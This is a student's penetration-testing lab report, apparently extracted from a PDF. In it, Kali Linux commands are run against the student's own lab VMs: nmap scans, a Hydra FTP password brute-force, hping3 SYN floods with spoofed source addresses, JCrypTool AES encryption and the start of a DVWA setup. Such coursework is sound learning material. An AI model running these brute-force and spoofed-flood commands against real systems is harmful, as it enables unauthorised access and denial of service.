(divyesh㉿kali)-[~]
$
```

10. Curl command

```
(divyesh㉿kali)-[~]
$ curl https://tryhackme.com/
<!doctype html><html lang="en"><head><meta charset="utf-8"/><meta name="viewport" content="width=device-width,initial-scale=1,minimum-scale=1,maximum-scale=1,shrink-to-fit=no"><meta name="apple-mobile-web-app-capable" content="yes"><meta name="apple-mobile-web-app-title" content="TryHackMe"/><link rel="manifest" href="/manifest.json"/><link rel="icon" type="image/png" href="/favicon-96x96.png" sizes="96x96"/><link rel="icon" type="image/svg+xml" href="/icon.svg"/><link rel="shortcut icon" href="/favicon.ico"/><link rel="apple-touch-icon" sizes="180x180" href="/apple-touch-icon.png"/><meta name="apple-mobile-web-app-title" content="TryHackMe"/><link rel="manifest" href="/manifest.json"/><link rel="prefetch" href="https://fonts.googleapis.com/"><link rel="preconnect" href="https://fonts.gstatic.com" crossorigin="anonymous"/><link href="https://fonts.googleapis.com/css2?family=Ubuntu:ital,wght@0,300;0,400;0,500;0,700;1,400;1,500;1,700&display=swap" rel="stylesheet"/><link href="https://fonts.googleapis.com/css2?family=Source+Sans+Pro:ital,wght@0,200;0,300;0,400;0,600;0,700;0,900;1,200;1,300;1,400;1,500;1,700&display=swap" rel="stylesheet"/><link href="https://fonts.googleapis.com/css2?family=Bungee&display=swap" rel="stylesheet"/><script src="https://kit.fontawesome.com/b1f646e336.js" crossorigin="anonymous"/></script><title>TryHackMe | Cyber Security Training</title><script type="text/javascript">function Intercom() { if (typeof e === "function") { e("reattach_activator"), e("update", t.intercomSettings); } else { var n = document.createElement("script"); n.type = "text/javascript", n.async = !0, n.src = "https://widget.intercom.io/widget/pgpbphh6"; var e = n.getAttribute("script") ? 0 : e.parentNode.insertBefore(n, e), t.intercom = a; var c = function() { setTimeout((function() { var t = Element("script"); t.type = "text/javascript", t.async = !0, t.src = "https://widget.intercom.io/widget/pgpbphh6"; var e = n.getAttribute("script") ? 0 : e.parentNode.insertBefore(t, e), t.attachEvent ? t.attachEvent("onload", c) : t.addEventListener("load", c, !1) })), 5e3); t.attachEvent ? t.attachEvent("onload", c) : t.addEventListener("load", c, !1) } } }(); <script type="text/javascript">var _cio = _cio || []; function() { var t, e, a; for (t = function(t) { return function(...
```

11.telnet

```
[divyesh㉿kali)-[~]
$ telnet tryhackme.com 443
Trying 104.22.55.228 ...
Connected to tryhackme.com.
Escape character is '^]'.


```

12. whois command

```
(divyesh㉿kali)-[~]
$ whois hackerrank.com
Domain Name: HACKERRANK.COM
Registry Domain ID: 1723775946_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.name.com
Registrar URL: http://www.name.com
Updated Date: 2024-05-07T21:34:39Z
Creation Date: 2012-05-30T00:39:04Z
Registry Expiry Date: 2027-05-30T00:39:04Z
Registrar: Name.com, Inc.
Registrar IANA ID: 625
Registrar Abuse Contact Email: abuse@name.com
Registrar Abuse Contact Phone: 7202492374
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server: NS-1314.AWSDNS-36.ORG
Name Server: NS-1691.AWSDNS-19.CO.UK
Name Server: NS-431.AWSDNS-53.COM
Name Server: NS-525.AWSDNS-01.NET
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2025-02-24T11:46:59Z <<<

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

13.Nload



Penetration Testing and Vulnerability Assessment Lab


Assignment 02

Divyesh Tharakan

24MCI0004

MTech CSE IS

1. **Nmap** : Basically used to scan networks to find active hosts. It can be a website URL or the IP address. It also detects open ports and services.



```
(divyesh㉿kali)-[~]
$ nmap 192.168.146.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-23 23:53 EST
Nmap scan report for [REDACTED]
Host is up (0.0000060s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds

(divyesh㉿kali)-[~]
$
```

- Here, ssh and ftp ports have already been opened previously which is why the state is open. The command for the same is :

- o For FTP :

- § sudo apt install vsftpd -y
 - § sudo systemctl enable vsftpd
 - § sudo systemctl start vsftpd

- o For SSH :

- § sudo systemctl enable ssh
 - § sudo systemctl start ssh

2. **Hydra** : Hydra is a powerful tool used in penetration testing to perform brute-force attacks on various services like SSH, FTP, RDP, MySQL, and more.

```
(divyesh㉿kali)-[~]
$ hydra -h

Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service orga
al purposes (this is non-binding, these *** ignore laws and ethics anyway).

Syntax: hydra [[[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TA
E] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://server[:PORT][/:OPT]]]

Options:
-R      restore a previous aborted/crashed session
-I      ignore an existing restore file (don't wait 10 seconds)
-s PORT  if the service is on a different default port, define it here
-l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-x MIN:MAX:CHARSET  password bruteforce generation, type "-x -h" to get help
-y      disable use of symbols in bruteforce, see above
-r      use a non-random shuffling method for option -x
-e nsr   try "n" null password, "s" login as pass and/or "r" reversed login
-u      loop around users, not passwords (effective! implied with -x)
-C FILE  colon separated "login:pass" format, instead of -L/-P options
```

Attack on a password list which contains the correct password and all incorrect passwords.

```
(divyesh㉿kali)-[~/thc-hydra]
$ hydra -l divyesh -P '/home/divyesh/Desktop/password.txt' ftp://192.168.146.129
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-24 21:29:42
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per task
[DATA] attacking ftp://192.168.146.129:21/
[21][ftp] host: 192.168.146.129  login: divyesh  password: [REDACTED]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-24 21:29:46

(divyesh㉿kali)-[~/thc-hydra]
$
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

3. IP Spoofing :

- IP Spoofing to a random source

```
(divyesh㉿kali)-[~/thc-hydra]
$ sudo hping3 --flood -p 80 [REDACTED] -S --rand-source
[sudo] password for divyesh:
HPING 192.168.146.129 (eth0 [REDACTED]): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
[REDACTED]
```

- To a specific address

```
(divyesh㉿kali)-[~]
$ sudo hping3 --flood -p 80 [REDACTED] --spoof 152.58.224.79
[sudo] password for divyesh:
HPING 192.168.146.129 (eth0 [REDACTED]): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
[REDACTED]
```

4. Port Spoofing

```
[root@divyesh-kali ~]#
$ nmap -v -A [REDACTED] 192.168.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-28 22:51 IST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 22:51
Completed NSE at 22:51, 0.00s elapsed
Initiating NSE at 22:51
Completed NSE at 22:51, 0.00s elapsed
Initiating NSE at 22:51
Completed NSE at 22:51, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 22:51
Completed Parallel DNS resolution of 1 host. at 22:51, 0.06s elapsed
Initiating SYN Stealth Scan at 22:51
Scanning 192.168.146.129 [1000 ports]
Discovered open port 21/tcp on [REDACTED] 192.168.129
Discovered open port 22/tcp on [REDACTED] 192.168.129
Completed SYN Stealth Scan at 22:51, 0.06s elapsed (1000 total ports)
Initiating Service scan at 22:51
Scanning 2 services on [REDACTED]
o direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

```
Home X | kalilinux X | 1 2 3 4 | 
File Actions Edit View Help
Initiating NSE at 22:51
Completed NSE at 22:51, 0.08s elapsed
Initiating NSE at 22:51
Completed NSE at 22:51 0 ms elapsed
Nmap scan report for [REDACTED]
Host is up (0.000094s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
22/tcp    open  ssh      OpenSSH 9.9p1 Debian 3 (protocol 2.0)
| ssh-hostkey:
|   256 b( [REDACTED] :5d:5a (ECDSA)
|_  256 ce:ae:b2:49:ec: [REDACTED] :4c:ce:7f (ED25519)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).  
TCP/IP fingerprint:  
OS:SCAN(V=7.94SVN%E=4%D=2/28%OT=21%CT=1%CU=44261%PV=Y%DS=0%DC=L%G=Y%TM=67C1  
OS:F08C%P=x86_64-pc-linux-gnu)SEQ(SP=109%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)  
OS:SEQ(SP=109%GCD=3%ISR=10A%TI=Z%CI=Z%II=I%TS=A)OPS(O1=MFFD7ST11NW7%O2=MFFD  
OS:7ST11NW7%O3=MFFD7NNT11NW7%O4=MFFD7ST11NW7%O5=MFFD7ST11NW7%O6=MFFD7ST11)W  
OS:IN(W1=FFCB%W2=FFCB%W3=FFCB%W4=FFCB%W5=FFCB%W6=FFCB)ECN(R=Y%DF=Y%T=40%W=F  
OS:FD7%O=MFFD7NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)  
o direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

Penetration Testing and Vulnerability Assessment Lab

Assignment 03

Divyesh Tharakan

24MCI0004

MTech CSE IS

JCryptool


JCrypTool (JCT) is an open-source cryptography e-learning platform based on Java. It helps users experiment with and understand various cryptographic techniques such as encryption, decryption, hashing, and digital signatures.

Key Features of JCrypTool:

- Symmetric Encryption (AES, DES, etc.)
- Asymmetric Encryption (RSA, ECC, etc.)
- Hashing Algorithms (SHA, MD5, etc.)
- Digital Signatures
- Steganography
- Cryptanalysis Tools
- Visualizations for Learning Cryptography

Installation :

Step 1 : Download tar file of jcrypt (I am doing this in Kali Linux)



Step 2 : Extract and load jcrypt in the terminal

```
File Actions Edit View Help
(divyesh㉿kali)-[~/Downloads/jcryptool]
$ cd ..
Name: JCrypTool-1.0.9-Linux-64bit.tar.gz

(divyesh㉿kali)-[~/Downloads]
$ tar -xvzf JCrypTool-1.0.9-Linux-64bit.tar.gz
jcryptool/
jcryptool/JCrypTool.ini
jcryptool/JCrypTool
jcryptool/configuration/
jcryptool/configuration/config.ini
jcryptool/configuration/org.eclipse.update/
jcryptool/configuration/org.eclipse.update/platform.xml
jcryptool/configuration/org.eclipse.equinox.simpleconfigurator/
jcryptool/configuration/org.eclipse.equinox.simpleconfigurator/bundles.info
jcryptool/artifacts.xml
jcryptool/dropins/
jcryptool/features/
jcryptool/features/org.jcryptool.visual.feature_1.0.9/
jcryptool/features/org.jcryptool.visual.feature_1.0.9/META-INF/
jcryptool/features/org.jcryptool.visual.feature_1.0.9/META-INF/MANIFEST.MF
jcryptool/features/org.jcryptool.visual.feature_1.0.9/feature.xml
jcryptool/features/org.jcryptool.visual.feature_1.0.9/epl-v10.html
jcryptool/features/org.eclipse.help_2.3.1200.v20221123-1800/
```

A screenshot of a terminal window on a Kali Linux desktop. The terminal shows the user navigating to the download directory and extracting the 'JCrypTool-1.0.9-Linux-64bit.tar.gz' file. The extraction process is shown with several lines of output listing the contents of the extracted directory, including configuration files, artifacts, and feature XML files.

Step 3 : Navigate to jcrypt directory and make the launcher executable

```
(divyesh㉿kali)-[~/Downloads]
$ cd jcryptool


(divyesh㉿kali)-[~/Downloads/jcryptool]
$ chmod +x JCrypTool



JCrypTool 1.0.9
  This is a secret message.


```

Step 4 : Run JCryptool




```
File Actions Edit View Help
$ chmod +x JCrypTool

(divyesh㉿kali)-[~/Downloads/jcryptool]
$ ./JCrypTool


Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSetting=true
libEGL warning: DRI3: Screen seems not DRI3 capable
libEGL warning: DRI2: failed to authenticate
libEGL warning: DRI3: Screen seems not DRI3 capable
MESA: error: ZINK: failed to choose pdev
libEGL warning: egl: failed to create dri2 screen
VMware: No 3D enabled (0, Success).
libEGL warning: egl: failed to create dri2 screen
VMware: No 3D enabled (0, Success).
libEGL warning: egl: failed to create dri2 screen
VMware: No 3D enabled (0, Success).
libEGL warning: egl: failed to create dri2 screen
VMware: No 3D enabled (0, Success).
libEGL warning: egl: failed to create dri2 screen
VMware: No 3D enabled (0, Success).
SLF4J: Failed to load class "org.slf4j.impl.StaticLoggerBinder".
SLF4J: Defaulting to no-operation (NOP) logger implementation
SLF4J: See http://www.slf4j.org/codes.html#StaticLoggerBinder
```

Encryption and decryption of message


1. Create a file, say “message.txt”, and write some content and save it.



2. Encrypt it using AES algorithm




3. Convert the message key to hexadecimal using any tool and paste it in Key(hex)



4. The file is encrypted and saved like this (highlighted) in a .bin file



5. Decrypt it the same way using the same key



6. The message is successfully decrypted.



Penetration Testing and Vulnerability Assessment Lab

Assignment 04

Divyesh Tharakan

24MCI0004


MTech CSE IS

Damn Vulnerable Web App (DVWA) is a deliberately insecure PHP/MySQL web application designed for security testing.

Its primary objectives are to assist security professionals in legally honing their skills and tools, help web developers grasp web application security concepts, and support educators and students in teaching and learning web security in a classroom setting.


Steps to be performed :

1. Download XAMPP Server and start Apache and MySQL




2. Download DVWA module from github, extract it and change the name to dvwa

